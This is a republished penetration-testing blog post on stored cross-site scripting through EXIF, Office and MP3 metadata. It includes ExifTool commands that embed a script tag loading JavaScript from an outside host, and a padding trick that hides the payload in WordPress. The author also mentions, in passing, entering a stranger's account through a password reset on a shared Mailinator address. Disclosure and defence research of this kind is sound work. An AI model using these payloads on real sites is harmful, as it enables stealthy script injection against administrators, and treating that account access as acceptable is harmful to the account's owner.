This article was originally published on the SANS pen-testing blog in 2014. I have lightly edited it for republishing here. The WordPress issue described was responsibly disclosed and patched before the original went live.
Cross-Site Scripting (XSS) is everywhere. It is not a new attack vector, but I still see it in almost every penetration test I run. XSS is often rated as only medium impact, and I disagree with that. Bundled with something like Cross-Site Request Forgery, or landing in the browser of an operations administrator, it can be brutal.
New XSS vectors do not come along often, so I wanted to look at something less traditional than yet another filter bypass. This is how I found zero-day issues in WordPress, public sites, and CMS plugins by embedding payloads into metadata.

Let’s look at embedding XSS payloads into image metadata, specifically EXIF data in JPEG images. You can do this the old-school way through your camera settings:



More practically, use ExifTool by Phil Harvey. The following command overwrites the camera model name tag:
exiftool.exe -"Camera Model Name"="// " "C:\research.jpg"Let’s extend the payload to a whole set of fields:
Now a small PHP script that mimics a real-world system reading EXIF data:
<?php
$filename = $_GET['filename'];
echo $filename . "\n";
$exif = exif_read_data('tests/' . $filename, 'IFD0');
echo $exif === false ? "No header data found.\n" : "Image contains headers\n";
$exif = exif_read_data('tests/' . $filename, 0, true);
foreach ($exif as $key => $section) {
    foreach ($section as $name => $val) {
        echo "$key.$name: $val\n";
    }
}
?>
PHP’s EXIF parser does no filtering by default, which makes this vector interesting. Developers often assume some data is read-only, so why would they ever sanitize it? Feeding our metadata-bombed picture to the script triggers the payload:

So what, we attacked ourselves with a pop-up? There is more to it. We have verified that exif_read_data does no built-in filtering, and that we can get executable JavaScript into a browser. From there the payload can become a stealthy BeEF hook.
Scouring for zero-days
Armed with a fully metadata-bombed picture, I set sail into the wild. I searched for “upload picture”, “picture sharing”, “photograph sharing”, registered accounts, and uploaded my images.
On a side note, Mailinator is handy for this kind of research. I registered as no-reply@mailinator.com on most sites, and on one the account already existed, so a password reset let me into someone else’s account. It turned out to hold family vacation photos from Indonesia, which was a relief.
Out of 21 sites tested, 11 did not display EXIF data at all, 7 had at least rudimentary filtering, and 3 were vulnerable. I also tested 3 WordPress plugins, of which 2 were vulnerable. Responsible disclosure was conducted. Note that “rudimentary filtering” just means I did not attempt a bypass, and my gut says many of those filters would fall easily.

500px was not vulnerable, and pre-populated the title from an EXIF field:

Flickr also filtered appropriately (again, no bypass attempted):

One site did not like my testing at all and broke on upload:

Here is a site where the attack manifests just by uploading and viewing the picture:

The same vulnerability on another site, with a princess and a unicorn in the background:
Google Plus, DeviantArt, and Photobucket all applied filtering. WordPress did not:

The WordPress exploit
WordPress is the most popular blogging platform on the internet, which makes a working exploit interesting to a lot of actors. The vulnerability manifests when an administrator or editor uploads an image with the ImageDescription EXIF tag set to a JavaScript payload. It works for those roles because WordPress lets administrators and editors post unfiltered HTML, and the attack can be made fully stealthy, which is why WordPress chose to patch it.
exiftool.exe -"ImageDescription"="<script src=\"http://pentesting.securesolutions.no/js.js\">" paramtest1.jpgThe first run is not stealthy, because WordPress uses ImageDescription to populate the page title and filters it there:

Any editor would spot that and delete the picture. The next step goes stealthy. While testing encodings and obfuscation, I noticed that a long enough string made WordPress default to using the filename as the title instead:
exiftool.exe -"ImageDescription"=" <script src=\"http://pentesting.securesolutions.no/js.js\"></script>" paramtes1.jpgThe extra padding pushes WordPress past its title length threshold, so it falls back to the filename. The picture loads normally and the XSS vector is invisible:

Here is what happens when the administrator views the picture:

That is a successfully included malicious script, which could just as easily be a BeEF hook. From here it is game over.
XSS everywhere
Why stop at EXIF? What if a page let you upload a Word document and then extracted the Author field onto the site? Looking at the document I wrote this in:

Many of those fields are user-controllable. Here I set the username to an XSS payload (apologies for the Norwegian Office install my IT department cursed me with):


Pictures and documents, what about audio? Here is XSS added to an MP3 through Audacity:
Conclusion
The data we embed in metadata today might exploit services that have not been built yet. The bottom line is simple: data coming from a third party, whether a user or another system, should be sanitized. Garbage in, garbage out, so let’s stop that.
For pen testers, keep this in your arsenal, think outside the box, and cover as much testing surface as you can. There is great related work at embeddedmetadata.org worth a look.